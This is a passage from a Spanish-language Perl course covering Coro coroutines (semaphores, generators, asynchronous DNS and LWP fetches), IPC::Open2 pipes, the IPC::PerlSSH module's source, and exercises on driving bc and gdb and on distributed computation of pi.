29      print "Consumed $i\n";
30    }
31  };
32
33  $finished->down;
34
35  print "Job finished\n";
```

```
pp2@nereida:~/src/perl/coro$ prodconssemaphor.pl
Produced 0
Produced 1
Produced 2
Produced 3
Produced 4
Produced 5
Consumed 0
Consumed 1
Consumed 2
Consumed 3
Consumed 4
Consumed 5
Produced 6
Produced 7
Produced 8
Produced 9
Work done
Consumed 6
Consumed 7
Consumed 8
Consumed 9
Job finished
```

5.6.5. Generadores

Un *generador* es una rutina que provee una forma de iterar sobre una estructura de datos. Habitualmente no toda la estructura reside en memoria y el generador la recorre realizando las operaciones necesarias para la construcción del siguiente elemento.

La Idea

```
~/Lperl/src$ perl allsubsets.pl A B C D | perl -ne 'printf "%2d:%4b %s",$k,$k,$_; $k++'
 0:   0 ()
 1:   1 (A)
 2:  10 (B)
 3:  11 (A, B)
 4: 100 (C)
 5: 101 (A, C)
 6: 110 (B, C)
 7: 111 (A, B, C)
 8:1000 (D)
 9:1001 (A, D)
10:1010 (B, D)
11:1011 (A, B, D)
12:1100 (C, D)
13:1101 (A, C, D)
14:1110 (B, C, D)
15:1111 (A, B, C, D)
```

Programa

```
pp2@nereida:~/src/perl/coro$ cat -n allsubsetsco.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Coro::State;
 4
 5  sub create_generator {
 6    my @set = @_;
 7    my $powern = 1 << @set;
 8    my $n = -1;
 9    my @RESULT;
10
11    my $caller = Coro::State->new;
12    # Create coroutine
13    my $coroutine;
14    $coroutine = Coro::State->new( sub {
15      while () {
16        $n = -1 if $n == $powern;
17        $n++;
18        @RESULT = map {  $n & (1 << $_)? ($set[$_]) : () } 0..$#set;
19        $coroutine->transfer($caller);
20      }
21    } );
22
23    return sub {
24      $caller->transfer($coroutine);
25      return @RESULT;
```

```
26    };
27  };
28
29  sub traverse {
30    my $t = shift;
31    my $length = shift;
32    my @q;
33    do {
34      @q = $t->();
35
36      local $" = ', ';
37      print "(@q)";
38      print "\n";
39
40    } while (@q != $length);
41  }
42
43  my $t = create_generator(qw{a b c d});
44  my $s = create_generator(qw{0 1 2});
45
46  traverse($t, 4);
47  print "\n**********************\n";
48  traverse($s, 3);
```

Ejecución

```
pp2@nereida:~/src/perl/coro$ allsubsetsco.pl | cat -n
     1  ()
     2  (a)
     3  (b)
     4  (a, b)
     5  (c)
     6  (a, c)
     7  (b, c)
     8  (a, b, c)
     9  (d)
    10  (a, d)
    11  (b, d)
    12  (a, b, d)
    13  (c, d)
    14  (a, c, d)
    15  (b, c, d)
    16  (a, b, c, d)
    17
    18  **********************
    19  ()
    20  (0)
    21  (1)
    22  (0, 1)
    23  (2)
    24  (0, 2)
    25  (1, 2)
    26  (0, 1, 2)
```

5.6.6. Un Ejemplo con `Coro::Event` y `Coro::Util`

El módulo Coro::Event provee facilidades para la gestión de eventos con una filosofía similar a la de Event, pero de manera que sea compatible con el manejo de corutinas. La principal diferencia está en que no se especifica una función de callback. El programa deberá crear las corutinas necesarias y después llamar a `Coro::Event::loop` .

Ejecución

El siguiente ejemplo resuelve los nombres de una subred dada:

```
pp2@nereida:~/src/perl/coro$ event.pl
network (DDD.DDD.DDD) | quit> 213.246.239
NETWORK 213.246.239:
 213.246.239.43 => mail.bopsys.be
 213.246.239.58 => mail.keyware.com
213.246.239.236 => mail.anl-plastics.be
network (DDD.DDD.DDD) | quit> q
pp2@nereida:~/src/perl/coro$
```

El Programa

```
pp2@nereida:~/src/perl/coro$ cat -n event.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  use Coro;
 6  use Socket;
 7  use Coro::Event;
 8  use Coro::Util;
 9  use Coro::Debug;
10
11  sub dns {
12     my $network = shift;
13
14     my @pid;
15     for my $x (1..255) {
16       my $coro;
17       push @pid, $coro = async {
18         my $addr = "$network.$x";
19         my $name = scalar(gethostbyaddr(inet_aton($addr), AF_INET));
20         return  unless $name;
21
22         #print "$addr => $name\n";
23         terminate [ $addr => $name ];
24       };
25       $coro->desc("dns of $network.$x");
26     }
27     #Coro::Debug::command('ps');
28     return @pid;
29  }
30
31  my $stdin = Coro::Handle->new_from_fh(\*STDIN);
32
```

```
33  local $SIG{PIPE} = 'IGNORE';
34
35  STDOUT->autoflush(1);
36  while() {
37     print "network (DDD.DDD.DDD) | quit> ";
38     my $net = <$stdin>;  # before this line #w is undef
39     chomp $net;
40
41     if ($net =~ /^\d+\.\d+\.\d+$/) {
42        my @pids = dns($net);
43
44        # Watch the coroutines
45        #Coro::Debug::session(\*STDOUT);
46        #Coro::Debug::command('ps');
47
48        # Synchronize, collect and output results
49        my @results;
50        push @results, $_->join for @pids;
51
52        print "NETWORK $net:\n";
53        printf("%15s => %s\n", @$_) for @results;
54
55     } elsif ($net =~ /qu?i?t?/) {
56       exit;
57     } elsif ($net !~ /^\s*$/) {
58       print "unknown command '$net', either 'dns' or 'quit'\n";
59     }
60  }
```

Ejercicio 5.6.1. *En el programa* `event.pl` *anterior descomente las llamadas a funciones de Coro::Debug. Lea la documentación del módulo Coro::Debug.*

Descomentar la llamada a `session` *nos permitirá ejecutar comandos de depuración interactivamente:*

```
pp2@nereida:~/src/perl/coro$ event.pl
network (DDD.DDD.DDD) | quit> 87.30.69
coro debug session. use help for more info

> ps
                PID SS  RSS USES Description              Where
          136064756 US  18k    2 [main::]                 [./event.pl:45]
          136064900 -- 1388  168 [coro manager]           [/usr/local/lib/perl/5.8.8/Coro.pm:
          136065140 N-   52    0 [unblock_sub scheduler]  -
          136974144 -- 1420  170 [Event idle process]     [/usr/local/lib/perl/5.8.8/Coro/Eve
          138396120 -- 2008    2 dns of 87.30.69.157      [./event.pl:19]
          138396876 -- 2008    2 dns of 87.30.69.160      [./event.pl:19]
          138397128 -- 2008    2 dns of 87.30.69.161      [./event.pl:19]
          138398136 -- 2008    2 dns of 87.30.69.165      [./event.pl:19]
          ......... -- ....    2 dns of ............      [./event.pl:19]
          ......... -- 1816    1 dns of ............      [./event.pl:19]
          138496856 -- 1816    1 dns of 87.30.69.255      [./event.pl:19]
>
```

La función `inet_aton`

La función `inet_aton` toma una dirección IP con notación de punto y la empaqueta:

```
lhp@nereida:~/Lperl/src/perl_networking/ch3$ cat -n name_trans.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use Socket;
 4  my $ADDR_PAT = /^\d+\.\d+\.\d+\.\d+$/;
 5
 6  while (<>) {
 7    chomp;
 8    die "$_: Not a valid address" unless /$ADDR_PAT/o;
 9    my $name = gethostbyaddr(inet_aton($_),AF_INET);
10    $name ||= '?';
11    print "$_ => $name\n";
12  }
```

La función `gethostbyaddr`

En un contexto escalar la función `gethostbyaddr` devuelve el nombre lógico que se corresponden con la dirección IP empaquetada. Si la búsqueda fracasa devuelve `undef`. Toma dos argumentos: la dirección empaquetada y la familia de direcciones (habitualmente `AF_INET`).

En un contexto de lista devuelve cinco elementos:

```
 DB<1> use Socket
 DB<2> x gethostbyaddr(inet_aton('209.85.135.103'), AF_INET)
0  'mu-in-f103.google.com'  # Nombre Canonico
1  ''                       # lista de alias
2  2                        # Tipo AF_INET
3  4                        # Longitud de la dirección
4  'ÑUg'                    # Dirección empaquetada
```

El Módulo `Coro::Util`

Coro::Util sobreescribe las funciones `gethostbyname` , `gethostbyaddr` y `inet_aton` haciendolas no bloqueantes.

5.6.7. Usando Corutinas con LWP

```
pp2@nereida:~/src/perl/coro$ cat -n lwp.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4  use Perl6::Say;
 5
 6  use Coro;
 7  use Coro::Event;
 8  use Coro::LWP;
 9  use LWP::Simple;
10
11  $SIG{PIPE} = 'IGNORE';
12
13  die "Usage\n$0 url1 url2 ...\n" unless @ARGV;
14
15  my @pid;
16
17
```

```
18  for (@ARGV) {
19    push @pid, async {
20      my $site = shift;
21
22      say "Starting to fetch $site";
23      getstore("http://$site", "$site.html");
24      say "Fetched $site";
25    } $_;
26  }
27
28  $_->join for @pid;
```

```
pp2@nereida:~/src/perl/coro$ time lwp.pl www.google.com www.yahoo.com
Starting to fetch www.google.com
Starting to fetch www.yahoo.com
Fetched www.yahoo.com
Fetched www.google.com

real    0m0.698s
user    0m0.256s
sys     0m0.056s

pp2@nereida:~/src/perl/coro$ ls -ltr | tail -2
-rw-r--r-- 1 pp2 pp2 9562 2008-05-01 12:47 www.yahoo.com.html
-rw-r--r-- 1 pp2 pp2 7191 2008-05-01 12:47 www.google.com.html
```

Capítulo 6

Open2

6.1. Comunicación Bidireccional con Open2

La función `open2` del modulo `IPC::Open2` provee de canales de lectura-escritura en ambos extremos.

Aqui tenemos un ejemplo de uso de `open2` . Para llamar a `open2` le pasamos referencias a typeglobs o bien objetos `IO::Handle`

```
use IPC::Open2;
use IO::Handle;

($reader, $writer) = (IO::Handle->new, IO::Handle->new);
open2($reader, $writer, $program);
```

Esto hace que se ejecute `$program` de manera que su entrada queda conectada a `$reader` y su salida a `$writer`. El modo autoflush queda automáticamente establecido para el manejador de salida `$writer`.

También se puede llamar de esta otra forma:

```
$pid = open2(\*READ, \*WRITE, $program);
```

e incluso

```
$pid = open2(\*READ, \*WRITE, $program, "arg1", "arg2", ... );
```

También se puede llamar con el formato que vemos en la línea 30 del siguiente código. Los dos primeros argumentos representan manejadores de fichero.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n open2noclose.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use FileHandle;
 4  use IPC::Open2;
 5  my $poetry1 =<< 'EOI1';
 6  while( exists( $the{'matrix'} ) ) {
 7    $the{'humanrace'} = "will never be free";
 8  }
 9  __EOT__
10  EOI1
11
12  my $poetry2 =<< 'EOI2';
13  $when=map{i$_}@wrong and time?is:out;
14  accept the, truth and wait;a while();
15  listen to, yourself;no fatal;$is=$around;
```

```
16  just; use next; chance and $build,$new_ground;
17  __EOT__
18  EOI2
19
20  sub getFromWriter {
21    my $got;
22    while ($got = <Reader>) {
23      last if $got =~ m{__EOT__};
24      $got =~ s/^ *//;
25      $got =~ s/\t/ /;
26      print "$got";
27    }
28  }
29
30  my $pid = open2(*Reader, *Writer, "cat -n" );
31  print Writer $poetry1, "\n";
32  getFromWriter();
33  print Writer $poetry2, "\n";
34  getFromWriter();
35  close(Reader);
36  close(Writer);
37  do {} while wait() > -1;
```

y el resultado de la ejecución:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./open2noclose.pl
1 while( exists( $the{'matrix'} ) ) {
2   $the{'humanrace'} = "will never be free";
3 }
5
6 $when=map{i$_}@wrong and time?is:out;
7 accept the, truth and wait;a while();
8 listen to, yourself;no fatal;$is=$around;
9 just; use next; chance and $build,$new_ground;
lhp@nereida:~/Lperl/src/perl_networking/ch2$
```

La lectura y escritura simultáneas a otro programa puede conducir a atascos. Esto ocurre, si, por ejemplo, nos quedamos esperando a leer al mismo tiempo que lo hace el otro proceso.

La mayoría de los comandos Unix usan buffers en sus comunicaciones y salvo que el programa al otro lado haya sido escrito por nosotros no podemos garantizar la ausencia de atascos.

6.1.1. Ejemplo: El Módulo `IPC::PerlSSH`

El módulo `IPC::PerlSSH` constituye un excelente ejemplo del uso de `open2` . Repase la sección 2.7 para ver un ejemplo de uso. A continuación vemos el código.

Creación de la Conexión

```
148  sub new
149  {
150     my $class = shift;
151     my %opts = @_;
152
153
154     my ( $readfunc, $writefunc ) = ( $opts{Readfunc}, $opts{Writefunc} );
```

```
155
156     my $pid = $opts{Pid};
157
158     if( !defined $readfunc || !defined $writefunc ) {
159        my @command;
160        if( exists $opts{Command} ) {
161           my $c = $opts{Command};
162           @command = ref($c) && $c->isa("ARRAY") ? @$c : ( "$c" );
163        }
164        else {
165           my $host = $opts{Host} or
166              carp __PACKAGE__."->new() requires a Host, a Command or a Readfunc/Writefunc
167
168           @command = ( "ssh", $host, $opts{Perl} || "perl" );
169        }
170
171        my ( $readpipe, $writepipe );
172        $pid = open2( $readpipe, $writepipe, @command );
173
174        $readfunc = sub {
175           if( defined $_[1] ) {
176              read( $readpipe, $_[0], $_[1] );
177           }
178           else {
179              $_[0] = <$readpipe>;
180              length( $_[0] );
181           }
182        };
183
184        $writefunc = sub {
185           print $writepipe $_[0];
186        };
187     }
188
189     # Now stream it the "firmware"
190     $writefunc->( <<EOF );
191  use strict;
192
193  $COMMON_PERL
194
195  $REMOTE_PERL
196
197  __END__
198  EOF
199
200     my $self = {
201        readfunc  => $readfunc,
202        writefunc => $writefunc,
203        pid       => $pid,
204     };
205
206     return bless $self, $class;
207  }
```

Parte Común a la Máquina Local y a la Máquina Remota

```
pp2@nereida:/tmp$ cat -n PerlSSH.pm
 1  package IPC::PerlSSH;
 2  use strict;
 3  use Symbol;
 4  use IPC::Open2;
 5  use Carp;
 6
 7  our $VERSION = "0.06";
 8
 9  my $COMMON_PERL = <<'EOP';
10  sub read_operation
11  {
12     my ( $readfunc ) = @_;
13
14     local $/ = "\n";
15
16     $readfunc->( my $operation, undef );
17     defined $operation or die "Expected operation\n";
18     chomp $operation;
19
20     $readfunc->( my $numargs, undef );
21     defined $numargs or die "Expected number of arguments\n";
22     chomp $numargs;
23
24     my @args;
25     while( $numargs ) {
26        $readfunc->( my $arglen, undef );
27        defined $arglen or die "Expected length of argument\n";
28        chomp $arglen;
29
30        my $arg = "";
31        while( $arglen ) {
32           my $buffer;
33           my $n = $readfunc->( $buffer, $arglen );
34           die "read() returned $!\n" unless( defined $n );
35           $arg .= $buffer;
36           $arglen -= $n;
37        }
38
39        push @args, $arg;
40        $numargs--;
41     }
42
43     return ( $operation, @args );
44  }
45
46  sub send_operation
47  {
48     my ( $writefunc, $operation, @args ) = @_;
49
50     # Buffer this for speed - this makes a big difference
51     my $buffer = "";
```

```
52
53     $buffer .= "$operation\n";
54     $buffer .= scalar( @args ) . "\n";
55
56     foreach my $arg ( @args ) {
57        $buffer .= length( $arg ) . "\n" . "$arg";
58     }
59
60     $writefunc->( $buffer );
61  }
62
63  EOP
```

Parte en la Máquina Remota

```
65  my $REMOTE_PERL = <<'EOP';
66  $| = 1;
67
68  my %stored_procedures;
69
70  my $readfunc = sub {
71     if( defined $_[1] ) {
72        read( STDIN, $_[0], $_[1] );
73     }
74     else {
75        $_[0] = <STDIN>;
76        length $_[0];
77     }
78  };
79
80  my $writefunc = sub {
81     print STDOUT $_[0];
82  };
83
84  while( 1 ) {
85     my ( $operation, @args ) = read_operation( $readfunc );
86
87     if( $operation eq "QUIT" ) {
88        # Immediate controlled shutdown
89        exit( 0 );
90     }
91
92     if( $operation eq "EVAL" ) {
93        my $code = shift @args;
94
95        my $subref = eval "sub { $code }";
96        if( $@ ) {
97           send_operation( $writefunc, "DIED", "While compiling code: $@" );
98           next;
99        }
100
101       my @results = eval { $subref->( @args ) };
102       if( $@ ) {
103          send_operation( $writefunc, "DIED", "While running code: $@" );
```

```
104            next;
105         }
106
107         send_operation( $writefunc, "RETURNED", @results );
108         next;
109      }
110
111      if( $operation eq "STORE" ) {
112         my ( $name, $code ) = @args;
113
114         my $subref = eval "sub { $code }";
115         if( $@ ) {
116            send_operation( $writefunc, "DIED", "While compiling code: $@" );
117            next;
118         }
119
120         $stored_procedures{$name} = $subref;
121         send_operation( $writefunc, "OK" );
122         next;
123      }
124
125      if( $operation eq "CALL" ) {
126         my $name = shift @args;
127
128         my $subref = $stored_procedures{$name};
129         if( !defined $subref ) {
130            send_operation( $writefunc, "DIED", "No such stored procedure '$name'" );
131            next;
132         }
133
134         my @results = eval { $subref->( @args ) };
135         if( $@ ) {
136            send_operation( $writefunc, "DIED", "While running code: $@" );
137            next;
138         }
139
140         send_operation( $writefunc, "RETURNED", @results );
141         next;
142      }
143
144      send_operation( $writefunc, "DIED", "Unknown operation $operation" );
145   }
146   EOP
```

Familias de Manejadores

```
209   sub eval
210   {
211      my $self = shift;
212      my ( $code, @args ) = @_;
213
214      send_operation( $self->{writefunc}, "EVAL", $code, @args );
215
216      my ( $ret, @retargs ) = read_operation( $self->{readfunc} );
```

```
217
218     # If the caller didn't want an array and we received more than one result
219     # from the far end; we'll just have to throw it away...
220     return wantarray ? @retargs : $retargs[0] if( $ret eq "RETURNED" );
221
222     die "Remote host threw an exception:\n$retargs[0]" if( $ret eq "DIED" );
223
224     die "Unknown return result $ret\n";
225  }
226
227  sub store
228  {
229     my $self = shift;
230     my ( $name, $code ) = @_;
231
232     send_operation( $self->{writefunc}, "STORE", $name, $code );
233
234     my ( $ret, @retargs ) = read_operation( $self->{readfunc} );
235
236     return if( $ret eq "OK" );
237
238     die "Remote host threw an exception:\n$retargs[0]" if( $ret eq "DIED" );
239
240     die "Unknown return result $ret\n";
241  }
242
243  sub bind
244  {
245     my $self = shift;
246     my ( $name, $code ) = @_;
247
248     $self->store( $name, $code );
249
250     my $caller = (caller)[0];
251     {
252        no strict 'refs';
253        *{$caller."::$name"} = sub { $self->call( $name, @_ ) };
254     }
255  }
256
257  sub call
258  {
259     my $self = shift;
260     my ( $name, @args ) = @_;
261
262     send_operation( $self->{writefunc}, "CALL", $name, @args );
263
264     my ( $ret, @retargs ) = read_operation( $self->{readfunc} );
265
266     # If the caller didn't want an array and we received more than one result
267     # from the far end; we'll just have to throw it away...
268     return wantarray ? @retargs : $retargs[0] if( $ret eq "RETURNED" );
269
```

```
270     die "Remote host threw an exception:\n$retargs[0]" if( $ret eq "DIED" );
271
272     die "Unknown return result $ret\n";
273  }
274
275  sub DESTROY
276  {
277     my $self = shift;
278
279     send_operation( $self->{writefunc}, "QUIT" );
280
281     waitpid $self->{pid}, 0 if defined $self->{pid};
282  }
283
284  eval $COMMON_PERL;
285
286  1;
```

6.1.2. Práctica: Modificaciones a `PerlSSH`

- Puede encontrar una versión modificada que proporciona soluciones a algunas de estas cuestiones en GRID-Machine-0.07.tar.gz .
- Modifique el módulo `IPC::PerlSSH` para que el tratamiento de las operaciones permitidas en el servidor se estructure según un hash similar a este:

```
my %handler = (
  QUIT    => sub {  exit( 0 ) },
  EVAL    => \&revaluate,
  STORE   => \&rstore,
  CALL    => \&rcall,
  DUMP    => \&rdump,
  INSTALL => \&rinstall,
);

while( 1 ) {
   my ( $operation, @args ) = read_operation( $readfunc );

   my $handler = $handler{$operation};
   if (defined($handler)) {
     $handler->(@args);
     next;
   }

   send_operation( $writefunc, "DIED", "Unknown operation $operation\nARGS: @args" );
}
```

  ¿Que relación existe entre una tabla de saltos y una aproximación OOP al problema de los condicionales en cascada? ¿Que solución es mejor?

- ¿Que ocurre en `IPC::PerlSSH` si en medio de la ejecución de una rutina remota se ejecuta un `print`?
- Como se comenta en el apartado anterior el hecho de que los códigos ejecutados en un servicio `EVAL` son ejecutados en una subrutina (líneas 95 y 101) afecta al ámbito de una declaración `ours`:

```
 92     if( $operation eq "EVAL" ) {
 93        my $code = shift @args;
 94
 95        my $subref = eval "sub { $code }";
 96        if( $@ ) {
 97           send_operation( $writefunc, "DIED", "While compiling code: $@" );
 98           next;
 99        }
100
101        my @results = eval { $subref->( @args ) };
102        if( $@ ) {
103           send_operation( $writefunc, "DIED", "While running code: $@" );
104           next;
105        }
106
107        send_operation( $writefunc, "RETURNED", @results );
108        next;
109     }
```

¿Cómo puede solucionarse el problema de la "modificación del ámbito"? ¿Es posible seguir declarando variables globales dentro de un eval? Comente la siguiente sesión con el depurador:

```
nereida:~/LEyapp> perl -wde 0

Loading DB routines from perl5db.pl version 1.28
Editor support available.

Enter h or `h h' for help, or `man perldebug' for more help.

main::(-e:1):   0
  DB<1> x eval '{ use strict; our $x = 4 }'
0  4
  DB<2> x eval '{ use strict; print $x  }'
Variable "$x" is not imported at (eval 8)[(eval 7) line 1.
0  undef
  DB<3> x eval '{ use strict; our $x; print "$x\n"  }'
4
0  1
```

- Dado que el "programa" principal que se ejecuta en la máquina remota se obtiene a partir de una cadena los mensajes de error en el servidor contienen un número de línea y un fichero poco explicativos. ¿Cómo hacer para hacer que el número de línea y el fichero que se informan seas mas exactos?

- La depuración de un programa que se obtiene desde una cadena y que es `eval`uado es mas complicada que la de un programa guardado en un fichero. ¿Sabría explicar la causa? ¿Es posible guardar el código en módulos, comprobar su correcta compilación y enviarlos después? Consulte los módulos `Module::Which` y `Module::ScanDeps` :

```
nereida:~/src/perl/testing> perl -wde 0
main::(-e:1):   0
  DB<1> use Module::Which
  DB<2> $info = which('Module::Which', 'YAML')
  DB<3> x $info
```

```
0  HASH(0x858f0f0)
   'Module::Which' => HASH(0x85ab4cc)
      'base' => '/usr/local/share/perl/5.8.8'
      'path' => '/usr/local/share/perl/5.8.8/Module/Which.pm'
      'pm' => 'Module::Which'
      'version' => 0.0205
   'YAML' => HASH(0x883be60)
      'base' => '/usr/local/share/perl/5.8.8'
      'path' => '/usr/local/share/perl/5.8.8/YAML.pm'
      'pm' => 'YAML'
      'version' => 0.62
```

El módulo `Module::ScanDeps` permite el análisis de dependencias. Provee el ejecutable `scandeps.pl` :

```
nereida:~/src/perl/YappWithDefaultAction/examples> scandeps.pl Rule6.pm
'AutoLoader'           => '5.63',
'Cwd'                  => '3.18',
'File::Spec::Unix'     => '1.5',
'File::Spec'           => '3.18',
'Parse::Eyapp::YATW'   => 'undef',
'List::MoreUtils'      => '0.21',
'Parse::Eyapp::Base'   => 'undef',
'Parse::Eyapp::Node'   => 'undef',
'Parse::Eyapp::Driver' => '1.069577',
```

- El módulo provee la función `bind` que provee una interfaz local a la máquina remota. ¿Que desventajas y ventajas le ve a este diseño de la API?
- ¿Que pasos habría que dar para dotar a `IPC::PerlSSH` de un servicio de llamada de procedimiento remota (*RPC*) que no estuviera limitado a argumentos de tipo "cadena"? Esto es que se admitieran en el cliente Perl llamadas al servidor Perl con estructuras anidadas (vea los ejemplos `examples/nested.pl` y `examples/nested2.pl` en la distribución de GRID-Machine-0.07.tar.gz ?

  Al ejecutar este fragmento de código:

```
pp2@nereida:~/src/perl/GRID_Machine/examples$ sed -ne '18,27p' nested.pl | cat -n
 1  $machine->sub(
 2    rmap => q{
 3      my $f = shift; # function to apply
 4      map { $f->($_) } @_;
 5    },
 6  );
 7
 8  my $cube = sub { $_[0]**3 };
 9  my @cubes = $machine->rmap($cube, 1..3)->Results;
10  { local $" = ','; print "(@cubes)\n"; }
```

  se obtiene la salida:

```
pp2@nereida:~/src/perl/GRID_Machine/examples$ nested.pl
Linux orion 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686
(1,8,27)
```

  Observe que la función pasada como parámetro `sub { $_[0]**3 }` es definida en la máquina local y llamada en la remota.

- Obsérve el programa `Makefile.PL` en la distribución GRID-Machine-0.07.tar.gz . ¿Que hace la función `MY::postamble` ?
- Añada métodos `put get` a los objetos `GRID::Machine` que permita la copia de ficheros entre las dos máquinas. El método `put` permite transferir ficheros de la máquina local a la máquina remota. Por ejemplo:

  ```
  $beo->put([ qw(file1 file2 file3) ]);
  ```

  copiaría los ficheros `file1`, `file2` y `file3` en el directorio actuál en la máquina remota. Una llamada como:

  ```
  $beo->put([ qw(file1 file2 file3) ], 'path');
  ```

  copiaría los ficheros `file1`, `file2` y `file3` en el directorio `path` de la máquina remota. Una fuente de inspiración puede ser el código del módulo http://search.cpan.org/ ivan/Net-SCP/ .

  Use `File::Spec` para escribir código independiente del sistema operativo.

6.1.3. Ejemplo: Comunicación Bidireccional con `bc`

El siguiente ejemplo muestra una ejecución de la calculadora Unix `bc` en una máquina remota. El control de `bc` desde nuestro programa se ve dificultado porque no existe una relación *una línea de pregunta-una linea de respuesta* entre nuestra aplicación y `bc`. Por ejemplo, si el cliente escribe `4*8\n` la calculadora responde con una nueva línea conteniendo `32\n`. Sin embargo, si escribimos `a = 4\n` la calculadora `bc` toma nota del nuevo valor de `a` pero no muestra su contenido en pantalla.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ bc
bc 1.06
Copyright 1991-1994, 1997, 1998, 2000 Free Software Foundation, Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type 'warranty'.
4*2        <-- usuario
8
a = 4      <-- usuario
a          <-- usuario
4
^D         <-- usuario
```

La solución heurística que seguimos en el siguiente programa es establecer un límite de tiempo de dos segundos de espera por la respuesta. Para ello usamos la estrategia introducida en la sección 3.4.9. Si no hay respuesta de `bc` se pasa al siguiente turno del programa.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n open2bc.pl
     1  #!/usr/bin/perl -w
     2  use strict;
     3  use IPC::Open2;
     4  use IO::Handle;
     5
     6  my $WTR = IO::Handle->new();
     7  my $RDR = IO::Handle->new();
     8
     9  my $line;
    10  $SIG{ALRM} = sub { $line = undef; die };
    11
    12  # Execute bc in trusted remote machine
```

```
13  my $pid = open2($RDR, $WTR, 'ssh europa bc');
14
15  while (<STDIN>) {         # read command from user
16    print $WTR $_;          # write a command to europa bc
17    alarm(2); # bc sometimes does not answer
18    eval {
19      $line = <$RDR>;
20    };
21    alarm(0);
22    print STDOUT $line if defined($line);
23  }
24  print $WTR "quit\n";
25  wait;
```

Sigue un ejemplo de ejecución:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ open2bc.pl
4*32*2   <--- escrito por el usuario
256      <=== respuesta de bc europa
a=5^2    <--- escrito por el usuario
a        <--- escrito por el usuario
25       <=== respuesta de bc europa
quit     <--- escrito por el usuario
```

6.1.4. Un Ejemplo con Lecturas sin Bloqueo

Como se comentó anteriormente el buen funcionamiento de las comunicaciones bidireccionales con aplicaciones externas no se puede garantizar. Podemos evitar atascos - como se hizo en el ejemplo anterior - poniendo un límite al tiempo de espera en la lectura. Otra estrategia que ayuda es usar funciones de lectura y escritura sin buffers y no esperar por líneas completas terminadas en `\n` (véase la sección 1.7). Aún mejor, podemos hacer *lecturas sin bloqueo*.

En el ejemplo usamos `open2` para poner en marcha el depurador `gdb` haciendo que ejecute un cierto número de comandos bajo el control de nuestra aplicación y retornar posteriormente el control al usuario. Cuando ejecute este ejemplo observará una falta de sincronía entre la escritura de sus comandos y la respuesta del depurador. Es preciso añadir un retorno de carro adicional para lograr ver el resultado de nuestro último comando. Para lograr un control mas adecuado es mejor hacer uso de una herramienta que provea de terminales virtuales como Expect (seccion 8.1).

En la línea 35 indicamos que las lecturas desde `$RDR` se hacen en forma no bloqueante. El método `blocking` esta definido en `IO::Handle` . La función `readgdb` muestra la forma de leer desde un manejador sin bloqueo. La función `sysread` devuelve `undef` si no hay nada disponible. En tal caso la variable `$!` contiene el código de error `EWOULDBLOCK` (definida en `POSIX`). Esta situación no debe confundirse con la devolución de un cero, la cual indica la presencia del final de fichero.

El manejo de *escrituras sin bloqueo* es similar. El retorno de un valor `undef` señala la imposibilidad de escribir. Si la escritura sólo se ha podido hacer parcialmente es responsabilidad del programador intentarlo posteriormente.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n open2gdb_1.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IPC::Open2;
 4  use IO::Handle;
 5  use POSIX;
 6  use constant BUFFERSIZE => 2048;
 7
```

```
 8  my $WTR = IO::Handle->new();
 9  my $RDR = IO::Handle->new();
10
11  # Lectura sin bloqueo
12  # 0 es EOF; undef es "no hay cadena"
13  sub readgdb {
14    my $line = '';
15    my $bytes = sysread($RDR, $line, BUFFERSIZE);
16    if (defined($bytes)) {
17      return "$line" if ($bytes);
18      exit 0; # EOF from gdb
19    }
20    return "Press <CR>: " if ($! == EWOULDBLOCK);
21    die "sysread error: $!";
22  }
23
24  my $init = <<"EOI";
25  set args 0 1000000 4
26  b main
27  l
28  R
29  n
30
31  EOI
32
33  $init .= "n\n"x5; # 5 next
34  my $pid = open2($RDR, $WTR, 'gdb pi');
35  $RDR->blocking(0);
36  print readgdb();
37  my $bytes = syswrite($WTR, $init);
38  print readgdb();
39  while (<>) {
40    my $bytes = syswrite($WTR, $_);
41    print readgdb();
42  }
43  wait;
```

6.1.5. Práctica: Calculo con Open2

Utilizando una versión similar al programa C presentado en la sección 3.14.1 que calcula una parte de la suma de la integral

$$\int_0^1 \frac{4}{(1+x^2)} dx = 4 \arctan(x)|_0^1 \ = 4(\frac{\pi}{4} - 0) = \pi$$

y usando comunicaciones bidireccionales usando manejadores abiertos con `open2` escriba una nueva versión distribuida del cálculo de π. Una posible versión en C++ es la siguiente:

```
#include <iostream>

using namespace std;

int main(){
  int id, numInt, numProc, i;
  double suma;
```

```
  cin >> id >> numInt >> numProc;
  suma = 0;
  for (i = id; i < numInt; i += numProc){
    suma += (4 / ((1 + (((i + 0.5)/numInt)*((i + 0.5)/numInt)))));
  }
  suma = suma / numInt;
  //Haciendo que cada uno dure distintos tiempos
  //srand(time(NULL));
  //int espera = 1+(int) (10.0*rand()/(RAND_MAX+1.0)) + id;
  //sleep(espera);
  cout.precision(10);
  cout  << suma << endl << flush;
}
```

El proceso padre enviará los datos de la tarea a los hijos y recibirá los resultados usando los manejadores proveídos por `open2`. El número de tareas t y el número de intervalos N se enviarán a través del manejador al programa.

Use comunicaciones sin buffers y sin bloqueo. Utilice `IO::Select` en el procesador 0 para determinar que canales están listos para recibir. Perturbe artificialmente los tiempos de espera de cada proceso con `sleep` y observe que sucede.

6.1.6. Práctica: Paralelismo de Granja

Modificando el ejemplo mostrado en la sección 3.14.1 cree un programa maestro-esclavo que calcule π. El maestro/capataz enviará las tareas (los cálculos parciales de π) a las estaciones-trabajadores. Tan pronto como un trabajador acaba una tarea el capataz le da otra. De esta manera se consigue que las máquinas mas potentes o mas descargadas trabajen más. Cada tarea es una suma:

$$\sum_{i=k,i+=t}^{N-1} \frac{4}{N \times \left(1 + (\frac{i+0,5}{N})^2\right)} \text{ con } k = 0 \ldots t-1$$

